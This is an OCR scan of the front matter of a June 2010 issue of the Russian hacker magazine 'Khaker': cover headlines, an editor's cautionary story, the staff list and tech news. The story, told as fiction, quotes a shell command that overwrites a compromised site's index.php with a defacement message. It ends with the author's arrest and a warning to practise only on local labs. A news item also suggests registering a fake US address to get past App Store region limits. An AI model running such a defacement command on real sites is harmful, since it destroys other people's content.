RINGO-ШЕЛЛКОД ПОД WINDOWS X64 СТР. 60

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

ИЮНЬ 06 (137) 2010

ХАКЕР 06 (ИЮНЬ) 2010

EARN CASH NOW!

ХАК КЭША ФАЙЛОВОЙ СИСТЕМЫ WINDOWS

СТР. 96

ВЕЛИКИЙ ФАЙЛОВЫЙ ПУТЬ

ТЕСТ НОВЫХ ФАЙЛОВЫХ СИСТЕМ


СТР. 78



ПОКЕРНЫЙ БОТ

КОДИНГ БОТА: ЛОГИКА ПРИНЯТИЯ РЕШЕНИЙ

СТР. 96





СОВЕТЫ ПО УСКОРЕНИЮ UBUNTU

ONLINE-СКАНЕР УЯЗВИМОСТЕЙ

МЕНЕДЖЕР ПАКЕТОВ ДЛЯ WINDOWS



БАГИ OPENCART


ОШИБКИ В ДВИЖКЕ ОНЛАЙН-МАГАЗИНА

СТР. 54

КОДИНГ ПОКЕРНОГО БОТА: ЛОГИКА ПРИНЯТИЯ РЕШЕНИЙ

137

СЫРОК ЗЕБРА -
БЫСТРЫЙ ВЗЛОМ ГОЛОДА!





INTRO

Знакомься: **Олег Пиндец**, 17 лет, проживает по адресу г. Верхние Лохи, ул. Ленина, дом 1. Зайдя 26 августа 2010 года на интернет-форум forum.anti-forum.ru , Олег увидел интересную тему «Зацените залитый шелл».
В теме указывалось, что на web-сайте www.upper-lohi-online.ru содержится ошибка в стандартной CMS. И один умелец уже закачал туда шелл и предлагает всем желающим попробовать себя в роли кул-хацкера, перейдя по представленной ссылке.
Попробовать себя в роли кул-хацкера Олег Пиндец хотел уже очень давно, поэтому слюни потекли по его щеке очень обильно, а сердечко ускорило темп под действием выделившихся гормонов. Перейдя по ссылке и потыкав по ссылочкам установленного r57shell, Олег был вне себя от радости и груза свалившегося на него счастья. Ведь в тот момент вся судьба web-сайта www.upper-lohi-online.ru находилась в его руках!
Чтобы зафиксировать в веках этот счастливый момент, Олег Пиндец решил выполнить одну команду, которую скопировал все с той же чудесной форумной ветки:

```
$ echo "hucked buy megamozd! Gritz to an-
ti-forum.ru kru!" > /www/public_html/in-
dex.php
```


Порадовавшись неожиданным приключениям и похваставшись перед друзьями крутым скриншотом, Олег Пиндец благополучно забыл про всю историю ровно до 9 утра 12 декабря 2010 года.

Этот день начался для Олега Пиндец необычно: толпа грубых розовощеких мужчин мощными ударами ног свалила его китайскую железную дверь с хилых петель и провела задержание подозреваемого в совершении преступлений по статьям **272** и **273** УК РФ.
В ходе следствия Олег Пиндец полностью признал свою вину и раскаялся в содеянном. Учитывая помощь следствию, а также положительную характеристику с места учебы, Верхнелоховской Городской суд приговорил Олега Пиндец 1993 года рождения к штрафу в **50 000** рублей и **3 годам** лишения свободы условно.
Вот такая вымышленная, но крайне реалистичная по теперешним временам история. И мораль тут тоже очень простая:

1. В любых обстоятельствах нужно иметь свою голову на плечах, потому что отвечать за свои действия всегда приходится самостоятельно.
2. Несмотря на косность, непрофессионализм и медлительность силовых органов, они уже давно научились определять место жительства не только по ip-адресу, но и по нику/посту на форуме, а использование таких чудесных средств защиты, как socks/vpn, не всегда оказывается эффективным.
3. И главная мораль: если хочется что-то поломать, то ставь себе на localhost какой-нибудь DVL и ломай сам себя на здоровье. И всегда, в любом случае, соизмеряй приобретаемое с масштабом потенциальных траблов.

nikitozz, гл. ред. Х

CONTENT



/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN/ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
>Литературный редактор
Юлия Адасинская
>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING
(game)land
>Учредитель
ООО «Гейм Лэнд», 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА
/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Марина Румянцева
>Менеджер по продаже Gameland TV
Максим Соболев
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Менеджеры
Надежда Гончарова
Наталья Мистюкова
>Директор группы спецпроектов
Арсений Ашомко (ashomko@gameland.ru)
>Старший трафик-менеджер
Марья Алексеева

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
>Директор
Александр Коренфельд
(korenfeld@gameland.ru)
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции
Андрей Степанов (andrey@gameland.ru)
>Руководитель московского направления
Ольга Девальд (devald@gameland.ru)
>Руководитель регионального направления
Татьяна Кошелева (kosheleva@gameland.ru)

>Руководитель отдела подписки
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

Мария «Mifrill» Нефедова maria.nefedova@glc.ru



MEGANEWS

ОБО ВСЕМ ЗА ПОСЛЕДНИЙ МЕСЯЦ

АНОНИМНАЯ ДРУЖБА



Ты наверняка уже слышал о стартапе Chatroulette! (chatroulette.com), который создал простой российский одинадцатиклассник Андрей Терновский. Простейшая идея — сайт, рандомно и анонимно связывающий двух пользователей с помощью видео и текстового чата — вызвала настоящий бум в сети (особенно среди дрочеров :). Сайт был запущен в конце 2009 года, и уже в феврале 2010 на ресурс и его создателя обрушилась слава — о чате-рулетке рассказали «New York Times», «Forbes» и «New York Magazine»; детище нашего школьника засветилось даже в South Park. Юное дарование, создавшее гениально простой стартап, на радостях отправилось в бизнес-турне по Америке, где и находится по сей день. Из-за океана и пришла информация о том, что Андрей задумался над внедрением в Chatroulette функции «анонимной дружбы». Дело в том, что сейчас понравившиеся друг другу юзеры вынуждены обмениваться никнеймами, адресами почты, Skype, ICQ и так далее, куда они впоследствии и уходят общаться, оставляя «Рулетку» за бортом. Чтобы остановить этот отток пользователей и дать им возможность продолжать именно анонимное общение, Андрей и обещает новую фишку. Стоит заметить, что многочисленные клоны, уже появившиеся в Сети, и без этого не могут даже близко сравниться с Chatroulette по посещаемости.

СУММАРНОЕ ЧИСЛО ИСПРАВЛЕНИЙ В WIKIPEDIA ПЕРЕВАЛИЛО ЗА ОТМЕТКУ В 1 МЛРД.

РЕБУТ НОН-СТОПОМ

McAfee®

Апдейт McAfee DAT 5958, выпущенный, как нетрудно догадаться, к ошеломительно популярному на западе антивирусу McAfee, привел к очень неприятному сбою в работе компьютеров под управлением Windows XP SP3. Обновление считает, что процесс svchost.exe (Services) — это вирус W32/Wecorl.a, и уводит ПК в бесконечный, беспросветный ребут. Стоит ли говорить, что «благодаря» McAfee и их антивирю в вечную перезагрузку ушли машины множества коммерческих организаций, а также больниц, колледжей, институтов и так далее. Вот это epic fail! И хотя McAfee уже экстренно выпустили следующий апдейт (vil.nai.com/vil/5958_false.htm), который исправляет досадный баг, большинству пользователей лечить антивирус все равно придется вручную, из безопасного режима, по уже опубликованным в Сети инструкциям. С такими антивирусами никаких вирусов не надо.



IPAD В НАШИХ РУКАХ

Говорят, что первым авиарейсом после старта продаж iPad из Сан-Франциско в Москву прилетело… аж 1200 девайсов. Можно верить, а можно нет, но модный гаджет попал в руки редакции уже на следующий день после официального запуска: спасибо магазину aMac.ru! Когда первая волна эйфории прошла, а девайс (при всей нашей сдержанности к слюням по поводу продукции Apple) действительно впечатляет, мы смогли изучить гаджет чуть подробнее. Оказалось, правда, что загружать приложения из AppStore нельзя — такое ограничение введено для пользователей из России. К счастью, Apple в данном случае не сильно заморачивалась по поводу проверок на этот счет, поэтому можно очень легко завести профайл в AppStore, прикинувшись истинным американцем и указав адрес в Штатах. После этого вновь появляется возможность загружать приложения как с самого iPad'а, так и через iTunes. Важно, что в интернете продается огромное количество GiftCard, которые можно приобрести с помощью пластиковой карты, и таким образом пополнить счет для покупки уже платных приложений (остерегайся фейков). Увы, публичного jailbrake'а еще нет, хотя George Hotz (он же George Hotz) уже показал скрины взломанного iPad'а. А другие умельцы уже сумели установить Windows 95 с помощью эмулятора Bosch.

ДЕТЕКТИВНАЯ ИСТОРИЯ — IPHONE НОВОГО ПОКОЛЕНИЯ



Невероятная история приключилась с прототипом iPhone 4G от компании... Apple.
Когда на сайте Gizmodo появилась статья о том, что кто-то из сотрудников Apple умудрился потерять прототип новой трубки, которую официально должны были представить только летом, в это верилось с трудом. Однако Gizmodo явили публике полноценный обзор девайса с фотографиями, а также поведали о том, как выкупили этот странный аппарат у парня, нашедшего его в баре Gourmet Haus Staudt, за $5000! В Сети тут же вспыхнули жаркие споры о том, может ли это быть правдой (1-е апреля все-таки уже прошло). Тем временем выяснилось, что в упомянутом питейном заведении в подходящее время действительно зависал сотрудник Apple — Грей Пауэлл. У чувака, между прочим, был день рождения. Бедолага работает (или уже «работал») в подразделении, которое разрабатывает «звонилку» для iPhone. Из бара Пауэлл даже написал пару твитов, а потом, уходя, просто забыл девайс на стуле. Нашедший трубку парень вообще сначала решил, что это iPhone 3GS, проигрался с ним, попробовал пофотографировать, но камера три раза крашилась. Собираясь честно вернуть аппарат владельцу, он унес его домой. То, что iPhone какой-то странный, он заметил на следующий день, когда аппарат сначала дистанционно вырубили (у Apple есть такие сервисы специально на случай кражи или утери iPhone), а потом у него вообще обнаружилась фронтальная камера... Чувак оказался на редкость сознательным — он звонил в Apple по куче номеров, пытаясь объяснить им ситуацию, но в яблочной компании его слушать не стали, и позже никто так и не перезвонил. В итоге, трубка оказалась у ребят с Gizmodo за упомянутую круглую сумму. В Gizmodo церемониться с гаджетом не стали — его препарировали, изучили и засняли со всех сторон. Изменения таковы: появилась фронтальная камера, а обычная камера явно была улучшена и теперь снабжена вспышкой. Вместо SIM-карты используется Micro-SIM. Разрешение экрана установить не удалось, но на глаз оно выше, чем у трубок прошлого поколения — предположительно 960 на 640 пикселей. Электронная начинка девайса оказалась сильно уменьшена, но iPhone при этом потяжелел на 3 грамма, и батарея оказалась больше обычной на 16%. Задняя крышка выполнена из стекла или керамики и, стало быть, должна хорошо пропускать сигнал. Дизайн стал более угловатым, что и послужило основным поводом для криков: «Это фэйк! Apple не могли такое создать». Но iTunes определил загадочный аппарат как iPhone. Народ в Сети еще долго мог бы спорить на тему «iPhone или фэйк», но конец дебатам положило письмо из Apple. К Gizmodo обратился Брюс Сьюэлл, старший вице-президент и генеральный юрисконсульт корпорации Apple. Он попросил вернуть компании Apple принадлежащее ей устройство. Зато теперь общественность может спорить до хрипоты, обсуждая, был это спланированный PR-вброс или же это действительно невероятная случайность.

СПЕЦЫ ИЗ УНИВЕРСИТЕТА КАРНЕГИ-МЕЛЛОНА ВЫЯСНИЛИ: РИТМИЧНАЯ АНИМАЦИЯ ПРОГРЕСС-БАРА СУБЪЕКТИВНО «УСКОРЯЕТ» ЗАГРУЗКУ НА 10%.


WEBMONEY И ЯНДЕКС.ДЕНЬГИ СНОВА ДРУЗЬЯ

Не так давно WebMoney и Яндекс.Деньги прекратили сотрудничество и обмен между своими системами из-за большого числа мошеннических переводов, чем доставили немало геморроя своим пользователям. Но на прошедшей недавно в Подмосковье конференции РИФ+КИБ Петр Дарахвелидзе, директор по развитию WebMoney, заявил, что обмен между системами «в ближайшее время» будет восстановлен. По его словам, компаниям все же удалось найти консенсус в отношении интерфейса, который теперь будет работать непосредственно между их платежными системами. Одним из обязательных условий для конвертации средств, судя по всему, станет полное совпадение имени пользователя в обеих системах.

ДЖЕЙМС ГОСЛИНГ ПОКИНУЛ ORACLE



Совсем недавно мы писали о том, что компанию Sun Microsystems покинул известнейший канадский ПО-разработчик Тим Брэй, занимавший там до последнего времени пост директора по веб-технологиям. Произошло это из-за сделки на $7,4 миллиарда, в результате которой Sun была поглощена компанией Oracle. Но Брэй не стал последним разработчиком, оставившим новое-старое место работы. Теперь и Джеймс Гослинг — тоже канадец и тоже разработчик ПО с мировым именем, но, что важнее всего, автор языка Java (могучий человечище!), сообщил в своем блоге, что он уволился из Oracle, и произошло это еще 2-го апреля. Гослинг искренне извинился перед всеми, кто ждал его в Питере, на конференции Sun TechDays, на которой он не смог присутствовать, не являясь более сотрудником Sun. Джеймс также пишет, что пока не знает, каковы будут его дальнейшие планы, но с поисками новой работы он пока решил повременить и взял небольшой перерыв.


НОВИНКА
intel
i7
CORE
inside
Быстрее.
Умнее.

FACEBOOK К НАМ ПРИХОДИТ



Компания Facebook держит свое слово — еще в прошлом году стало известно, что в 2010-м крупнейшая в мире социальная сеть планирует активно расширяться в странах восточной Европы, и эта информация начинает подтверждаться, а планы — претворяться в жизнь. Facebook вместе со своими 400 миллионами юзеров и сотнями компаний-партнеров по всему миру готовится открыть в России свое представительство. Компания уже начала вести переговоры с нашими мобильными операторами, в частности обсуждались вопросы оплаты услуг Facebook'а посредством SMS. Время покажет, что из всего этого выйдет, а пока мы напомним, что компания MySpace тоже пыталась открыть в России свой офис, но их начинание потерпело фиаско. Ну и, конечно, очень интересна реакция на все это нашего дорогого «ВКонтакте» с его 68 миллионами учетных записей, который пока удерживает пальму первенства среди социальных сетей России и стран СНГ. Как известно, «ВКонтакте» является фактическим клоном Facebook'а многолетней давности, по крайне мере, если говорить о дизайне. В технологическом плане Facebook ушел далеко вперед. Так, на недавней конференции f8 была представлена технология OpenGraph, позволяющая социализировать любые сайты, подстраиваясь под пользователя на основе его профиля и списка друзей в Facebook. Причем это работает, даже если тот на сайте в первый раз. Технология пришла на смену Facebook Connect (использовался до последнего времени сотней миллионов пользователей Сети). Новая система интеграции сайтов с Facebook позволит интернет-ресурсам получать доступ ко всем общедоступным данным и связям пользователя в режиме реального времени и, в отличие от Facebook Connect, сохранять эту информацию (ранее срок ее хранения на сторонних ресурсах был ограничен 24 часами). Ох, теперь информацию в профиле придется прописывать с особой осторожностью!

BLU-RAY DISC ASSOCIATION СООБЩИЛА, ЧТО СКОРО ЕМКОСТЬ «ОДНОРАЗОВЫХ» BLU-RAY ДИСКОВ УВЕЛИЧИТСЯ ДО 100 И 128 ГБ, А ПЕРЕЗАПИСЫВАЕМЫХ — ДО 100 ГБ.

УТЕЧКА В GOOGLE? Google

После зимнего взлома ряда крупных западных компаний, в число которых входила и Google, прошло уже немало времени, а новые подробности до сих пор продолжают всплывать. Напомним, что в декабре Google якобы подвергся атаке со стороны неизвестных хакеров. Впрочем, представители поискового гиганта почти сразу заявили, что, по их данным, взлом был заказной, и следы его ведут в Китай. Это и послужило причиной последующего громкого конфликта с властями Поднебесной. Теперь же издание The New York Times сообщает, что, согласно полученной ими информации, во время той атаки хакерам удалось увести у Google специальную прогу под названием Gaia, которая контролировала доступ к большинству сервисов компании. В Google эту информацию комментировать отказались, только в очередной раз подчеркнули, что никаких личных данных пользователей хакерам заполучить не удалось. Эта информация несколько настораживает, особенно в свете того, что последние несколько недель со всего мира поступают сообщения от обеспокоенных пользователей GMail, заметивших, что с их ящиков рассылается спам, а в логах фигурируют левые IP-адреса. Странной эпидемии подверглись все: линуксоиды, виндузятники, маководы; сходная картина наблюдается и по браузерам — полный букет, на любой вкус. Эти события Google пока тоже никак не комментирует.

ОФИЦИАЛЬНЫЙ АРХИВ ТВИТОВ ЧЕЛОВЕЧЕСТВА

На днях Метт Рэймонд, директор по коммуникациям Библиотеки Конгресса, поведал миру о том, что скоро в Вашингтоне получит постоянную прописку архив сервиса Twitter. Это совсем не шутка, все серьезно — все твиты человечества, начиная с марта 2006 года, лежащие в общем доступе и не защищенные настройками приватности отныне будут храниться в цифровом виде в крупнейшей библиотеке мира. Учитывая, что количество твитов исчисляется миллиардами и с каждым днем только увеличивается, объем информации просто аховый. Но крупнейшей на Земле библиотеке не привыкать – здесь уже и без того хранится 20 терабайтов информации (размер plain-текста!), а руководство заведения искренне уверено, что не книгами едиными жив человек. В Библиотеке Конгресса считают, что множество записей в Twitter представляют исторический интерес, и в этом с ними трудно не согласиться, учитывая, что аккаунты в Twitter есть у политиков и даже у президентов, у звезд шоу-бизнеса и у самых различных деятелей культуры и искусства. Содержащиеся в архиве твиты будут доступны спустя полгода после публикации, и использовать их можно будет для некоммерческих исследований, публичного показа в самой библиотеке или же для сохранения.



ТРОЯНЕЦ-АНТИПИРАТ



